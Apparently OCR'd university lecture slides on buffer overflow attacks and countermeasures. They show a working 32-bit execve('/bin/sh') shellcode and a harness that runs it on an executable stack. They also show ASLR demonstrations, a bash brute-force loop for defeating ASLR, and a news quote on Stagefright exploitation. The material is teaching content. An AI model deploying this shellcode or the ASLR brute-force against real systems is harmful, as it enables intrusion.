
Writing Shellcode (Malicious Code): The Difficulties

❖ Writing shellcode using C


```
#include <stddef.h>
void main()
{
   char *name[2];
   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

❖ Executable file


```
seed@ubuntu:$ gcc shellcode.c
seed@ubuntu:$ ls -la a.out
-rwxrwxr-x 1 seed seed 7165 Sep 16 10:17 a.out
```



```
000000007F 45 4C 46 01 01 01 00 00 00 00 00 00 00 00 00 02 00 03 00 01 00 00 00 30 83 04 08   .ELF....................0...
0000001C34 00 00 00 3C 11 00 00 00 00 00 00 34 00 20 00 09 00 28 00 1E 00 1B 00 06 00 00 00   4...<.......4. ...(.........
0000003834 00 00 00 34 80 04 08 34 80 04 08 20 01 00 00 20 01 00 00 05 00 00 00 04 00 00 00   4...4...4... ... ...........
0000005403 00 00 00 54 01 00 00 54 81 04 08 54 81 04 08 13 00 00 00 13 00 00 00 04 00 00 00   ....T...T...T...............
0000007001 00 00 00 01 00 00 00 00 00 00 00 00 80 04 08 00 80 04 08 F0 05 00 00 F0 05 00 00   ............................
0000008C05 00 00 00 00 10 00 00 01 00 00 00 14 0F 00 00 14 9F 04 08 14 9F 04 08 00 01 00 00   ............................
000000A808 01 00 00 06 00 00 00 00 10 00 00 02 00 00 00 28 0F 00 00 28 9F 04 08 28 9F 04 08   ................(...(...(...
000000C4C8 00 00 00 C8 00 00 00 06 00 00 00 04 00 00 00 04 00 00 00 68 01 00 00 68 81 04 08   ....................h...h...
000000E068 81 04 08 44 00 00 00 44 00 00 00 04 00 00 00 04 00 00 00 50 E5 74 64 F8 04 00 00   h...D...D...........P.td....
000000FCF8 84 04 08 F8 84 04 08 34 00 00 00 34 00 00 00 04 00 00 00 04 00 00 00 51 E5 74 64   ........4...4...........Q.td
0000011800 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 06 00 00 00 04 00 00 00   ............................
0000013452 E5 74 64 14 0F 00 00 14 9F 04 08 14 9F 04 08 EC 00 00 00 EC 00 00 00 04 00 00 00   R.td........................
0000015001 00 00 00 2F 6C 69 62 2F 6C 64 2D 6C 69 6E 75 78 2E 73 6F 2E 32 00 00 04 00 00 00   ..../lib/ld-linux.so.2......
0000016C10 00 00 00 01 00 00 00 47 4E 55 00 00 00 00 00 02 00 00 00 06 00 00 00 18 00 00 00   ........GNU.................
0000018804 00 00 00 14 00 00 00 03 00 00 00 47 4E 55 00 D7 C9 E9 FD D6 8B 5D 63 68 6C 0A 2F   ............GNU.......]chl./
000001A400 04 49 9B E3 09 AA FF 02 00 00 00 04 00 00 00 01 00 00 00 05 00 00 00 00 20 00 20   ..I....................... .
000001C000 00 00 00 04 00 00 00 AD 4B E3 C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   .........K..................
000001DC01 00 00 00 00 00 00 00 00 00 00 00 20 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00   ............ ...0...........
000001F812 00 00 00 29 00 00 00 00 00 00 00 00 00 00 00 12 00 00 00 1A 00 00 00 EC 84 04 08   ....).......................
0000021404 00 00 00 11 00 0F 00 00 5F 5F 67 6D 6F 6E 5F 73 74 61 72 74 5F 5F 00 6C 69 62 63   .........__gmon_start__.libc
000002302E 73 6F 2E 36 00 5F 49 4F 5F 73 74 64 69 6E 5F 75 73 65 64 00 65 78 65 63 76 65 00   .so.6._IO_stdin_used.execve.
0000024C5F 5F 6C 69 62 63 5F 73 74 61 72 74 5F 6D 61 69 6E 00 47 4C 49 42 43 5F 32 2E 30 00   __libc_start_main.GLIBC_2.0.
0000026800 00 00 00 02 00 02 00 01 00 00 00 01 00 01 00 10 00 00 00 10 00 00 00 00 00 00 00   ............................
0000028410 69 69 0D 00 00 02 00 42 00 00 00 00 00 00 00 F0 9F 04 08 06 01 00 00 00 A0 04 08   .ii.....B...................
000002A007 01 00 00 04 A0 04 08 07 02 00 00 08 A0 04 08 07 03 00 00 53 83 EC 08 E8 00 00 00   ....................S.......
000002BC00 5B 81 C3 37 1D 00 00 8B 83 FC FF FF FF 85 C0 74 05 E8 2D 00 00 00 E8 E8 00 00 00   .[..7...........t..-........
000002D8E8 C3 01 00 00 83 C4 08 5B C3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF 35 F8 9F   ........[...............5..
000002F404 08 FF 25 FC 9F 04 08 00 00 00 00 FF 25 00 A0 04 08 68 00 00 00 00 E9 E0 FF FF FF   ...%........%....h..........
00000310FF 25 04 A0 04 08 68 08 00 00 00 E9 D0 FF FF FF FF 25 08 A0 04 08 68 10 00 00 00 E9   .%....h..........%....h.....
```



Shellcode Example



```
const char code[] =
  "\x31\xc0"        /* xorl  %eax,%eax         */
  "\x50"            /* pushl %eax              */
  "\x68""//sh"      /* pushl $0x68732f2f       */
  "\x68""/bin"      /* pushl $0x6e69622f       */
  "\x89\xe3"        /* movl  %esp,%ebx         */
  "\x50"            /* pushl %eax              */
  "\x53"            /* pushl %ebx              */
  "\x89\xe1"        /* movl  %esp,%ecx         */
  "\x99"            /* cdq                     */
  "\xb0\x0b"        /* movb  $0x0b,%al         */
  "\xcd\x80"        /* int   $0x80             */
;
```

— ebx is set

edx = 0

execve("/bin/sh", name, null)


int $0x80


{ %eax = 11 (0x0b)

ebx

ecx

edx is null






Countermeasures

SYRACUSE UNIVERSITY
ENGINEERING
& COMPUTER
SCIENCE


Developer Approach

- Language.
  - strcpy ~~X~~
  - strncpy
-




OS Approach 1: Address Space Layout Randomization


512MB



ASLR Case Study




```
#include <stdio.h>
#include <stdlib.h>

void main()
{
   char x[12];
   char *y = malloc(sizeof(char)*12);

   printf("Address of buffer x (on stack): 0x%x\n", x);
   printf("Address of buffer y (on heap) : 0x%x\n", y);
}
```



```
$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
$ a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008
$ a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008
$ sudo sysctl -w kernel.randomize_va_space=1
kernel.randomize_va_space = 1
$ a.out
Address of buffer x (on stack): 0xbf9deb10
Address of buffer y (on heap) : 0x804b008
$ a.out
Address of buffer x (on stack): 0xbf8c49d0
Address of buffer y (on heap) : 0x804b008
$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
$ a.out
Address of buffer x (on stack): 0xbf9c76f0
Address of buffer y (on heap) : 0x87e6008
$ a.out
Address of buffer x (on stack): 0xbfe69700
Address of buffer y (on heap) : 0xa020008
```

Defeat ASLR (My Experiment)




```
#!/bin/bash

SECONDS=0
value=0
while [ 1 ]
  do
  value=$(( $value + 1 ))
  duration=$SECONDS
  echo "$(($duration / 60)) minutes and $(($duration %60)) seconds elapsed."
  echo "The program has been running $value times so far."
  ./stack
done
```

- Press `Ctrl-Z` to suspend it
- Type `kill %%` to kill the process

32 bit


$2^{32} \rightarrow 2^{20}$

My Brute-Force Result



```
14 minutes and 43 seconds elapsed.
The program has been running 12280 times so far.
./brute_force.sh: line 12: 31207 Segmentation fault      (core dumped) ./stack
14 minutes and 43 seconds elapsed.
The program has been running 12281 times so far.
./brute_force.sh: line 12: 31209 Segmentation fault      (core dumped) ./stack
14 minutes and 43 seconds elapsed.
The program has been running 12282 times so far.
./brute_force.sh: line 12: 31211 Segmentation fault      (core dumped) ./stack
14 minutes and 43 seconds elapsed.
The program has been running 12283 times so far.
./brute_force.sh: line 12: 31213 Segmentation fault      (core dumped) ./stack
14 minutes and 44 seconds elapsed.
The program has been running 12284 times so far.
# 
```


Defeat ASLR in Android




Google’s own researchers challenge key Android security talking point

No, address randomization defense does *not* protect against stagefright exploits.

by **Dan Goodin** - Sep 17, 2015 4:10pm EDT



Throughout the resulting media storm, Google PR people have repeatedly held up the assurance that the raft of stagefright vulnerabilities is difficult to exploit in practice on phones running recent Android versions. The reason, they said: address space layout randomization, which came to maturity in Android 4.1, neutralizes such attacks. Generally




I did some extended testing on my Nexus 5; and results were pretty much as expected. In 4096 exploit attempts I got 15 successful callbacks; the shortest time-to-successful-exploit was lucky, at around 30 seconds, and the longest was over an hour. Given that the mediaserver process is throttled to launching once every 5 seconds, and the chance of success is 1/256 per attempt, this gives us a ~4% chance of a successful exploit each minute.

Nonexecutable Stack

SYRACUSE UNIVERSITY
ENGINEERING
& COMPUTER
SCIENCE


Nonexecutable Stack

❖ Code on the stack




```
/* shellcode.c */
#include <string.h>

const char code[] =
  "\x31\xc0\x50\x68//sh\x68/bin"
  "\x89\xe3\x50\x53\x89\xe1\x99"
  "\xb0\x0b\xcd\x80";

int main(int argc, char **argv)
{
   char buffer[sizeof(code)];
   strcpy(buffer, code);
   ((void(*)( ))buffer)( );
}
```

❖ Execution result



```
seed@ubuntu:$ gcc -z execstack shellcode.c
seed@ubuntu:$ a.out
$ ← Got a new shell!


